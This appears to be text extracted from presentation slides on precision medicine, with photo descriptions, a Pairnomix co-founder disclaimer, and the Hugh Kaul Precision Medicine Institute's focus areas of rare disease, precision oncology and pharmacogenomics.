A photograph of Barack Obama shaking hands with a man in a dark suit and patterned tie. A woman in a red dress is standing behind them. A speech bubble is overlaid on the image.

Make it so.


2015



2016

5 diseases; 12 months



A photograph of Barack Obama shaking hands with a man on a set of stone stairs. Obama is on the right, wearing a dark suit and a blue tie, looking towards the other man. The man on the left has a beard and is wearing a dark suit and a dark tie, looking back at Obama. A speech bubble is positioned between them, containing the text 'Yes, we can. Yes, we *did*.' The background shows the stone steps and a black metal railing.

Yes, we can.
Yes, we *did*.

2017



Pairnomix

Disclaimer: I am a scientific advisor / co-founder.

More than computation

A high-angle photograph of a majestic mountain range. The peaks are rugged and covered in patches of snow and ice. A thick, billowing layer of white clouds fills the lower half of the frame, partially obscuring the mountain's base. The sky above is a deep, clear blue. The word "Therapy" is written in white, bold, sans-serif font in the upper left quadrant.


Therapy

Diagnosis

Regulatory approval

Therapy

Diagnosis











What's next?





**Hugh Kaul Precision
Medicine Institute**

Three focus areas


Rare

Precision oncology

Pharmacogenomics




Bruce Korf - Undiagnosed Diseases Program



